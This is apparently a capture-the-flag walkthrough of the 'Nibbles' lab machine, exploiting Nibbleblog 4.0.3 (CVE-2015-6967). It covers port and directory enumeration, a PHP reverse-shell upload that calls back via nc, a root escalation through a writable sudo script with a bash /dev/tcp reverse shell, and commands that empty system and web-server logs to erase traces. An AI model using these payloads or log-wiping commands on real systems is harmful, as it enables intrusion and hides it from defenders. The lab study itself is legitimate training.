
Executive Summary

The **Nibbles** machine hosts a vulnerable version of **Nibbleblog v4.0.3**, an open-source CMS. By exploiting CVE-2015-6967, we gained initial access through a reverse shell uploaded via a plugin. Privilege escalation was achieved by abusing a writable monitor.sh script, granting root access.



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Enumeration

Nmap Scan

Using **Nmap**, I performed an aggressive scan to identify open ports and services. The scan revealed:

- **SSH (Port 22)**: Open, no direct vulnerabilities exploited.
- **HTTP (Port 80)**: Hosting the Nibbleblog CMS.


Command:

sudo nmap -sCV -O 10.10.10.75 -T5

Key Findings:

- Port 80 hosted a webpage with no immediately evident vulnerabilities. Further recon was required.

Screenshot:



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sCV -O 10.10.10.75 -T5
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-03 11:25 EST
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 6.65% done; ETC: 11:25 (0:00:28 remaining)
Warning: 10.10.10.75 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.10.75
Host is up (0.23s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE    SERVICE        VERSION
22/tcp    open     ssh            OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp    open     http           Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
212/tcp   filtered anet
714/tcp   filtered iris-xpcs
1059/tcp  filtered nimreg
3007/tcp  filtered lotusmtap
6547/tcp  filtered powerchuteplus
8042/tcp  filtered fs-agent
19315/tcp filtered keyshadow
Aggressive OS guesses: Linux 3.2 - 4.9 (96%), Linux 3.16 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%), L
 AXIS 210A or 211 Network Camera (Linux 2.6.17) (93%), Linux 3.10 - 3.13 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 70.92 seconds
```


Gobuster Directory Enumeration

I used **Gobuster** to discover directories on the HTTP service. The initial scan revealed an **index.html** file, showing a “Hello World” message. The page source hinted at Nibbleblog CMS.

Command:

gobuster dir -u http://10.10.10.75/nibbleblog/ --wordlist /usr/share/dirb/wordlists/common.txt

Upon appending /nibbleblog to the URL, additional directories were discovered, including admin.php (login page) and content/private/users.xml.




Result:

- /nibbleblog/admin.php: Login page for Nibbleblog.
- /nibbleblog/content/private/users.xml: Exposed user information.
- **README file**: Revealed Nibbleblog version: v4.0.3, codename "Coffee." This also revealed username admin as valid username.

Exploitation


CVE-2015-6967 (Admin Login and Reverse Shell)


The **README file** revealed the vulnerable version of Nibbleblog, allowing for code execution through the "My Image" plugin.



Admin Login


With a combination of guesswork and research done by reading README directory and the config.xml and users.xml in the private directory under the Content directory, I obtained valid admin credentials admin:nibbles to access the CMS dashboard.





Reverse Shell Upload

Using the **"My Image" plugin**, I uploaded a simple PHP reverse shell payload containing my attacker IP and port to connect back.




Payload:

<?php system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.10 4455 >/tmp/f"); ?>

Execution

After activating the plugin, I uploaded the payload. With a **netcat listener** running, I triggered the reverse shell by navigating to the uploaded image's path, gaining a shell as the nibbler user.



Finding the user flag:

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
nibbler@Nibbles:/var/www/html/nibbleblog$ clear
clear
TERM environment variable not set.
nibbler@Nibbles:/var/www/html/nibbleblog$ ls
ls
ls: cannot open directory '.': Permission denied
nibbler@Nibbles:/var/www/html/nibbleblog$ cd /home
cd /home
nibbler@Nibbles:/home$ ls
ls
nibbler
nibbler@Nibbles:/home$ cd nibbler
cd nibbler
nibbler@Nibbles:/home/nibbler$ ls
ls
personal.zip  user.txt
nibbler@Nibbles:/home/nibbler$ cat user.txt
cat user.txt
f64a474002b0875bb252119b40aee56a
nibbler@Nibbles:/home/nibbler$
```

Privilege Escalation

Writable monitor.sh Script

Using sudo -l, I identified that the monitor.sh script could be executed as root without a password. Moreover, the script was writable by all users.

Exploitation Steps

1. Edited monitor.sh to include a new reverse shell payload:

bash -c 'bash -i >& /dev/tcp/10.10.14.10/8443 0>&1'


```
sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo /home/nibbler/personal/stuff/monitor.sh
s
```

2. Set up a listener on port 8443
3. Executed the script with sudo:

Then executed that monitor.sh by following command after opening another nc listener on port.

Root Access

The payload execution returned a root shell, granting full control of the machine.




Finding root.txt:

Cleaning Up Evidence

To maintain operational security, it's crucial to clean up evidence after completing the exploit. Here are the commands used to clear logs and traces:

1. Remove Reverse Shell Script

Removed the whole unzipped personal directory to clean up the path.



2. Clear System Logs

bash

Copy code


cat /dev/null > /var/log/auth.log

cat /dev/null > /var/log/syslog


cat /dev/null > /var/log/apache2/access.log

cat /dev/null > /var/log/apache2/error.log

- Empties key log files to erase traces of activity.



3. Delete Uploaded PHP Shell in my_image directory



- Removes the PHP reverse shell from the server.


4. Restart Services

bash

Copy code

sudo service apache2 restart

- Restarts the web server to remove active traces in memory.



Conclusion

The **Nibbles** machine demonstrated the risks of using outdated CMS software and insecure permissions on critical scripts. Exploiting known vulnerabilities (CVE-2015-6967) and improper file permissions provided both user and root access.

By cleaning logs and deleting artifacts, traces of unauthorized activity are minimized.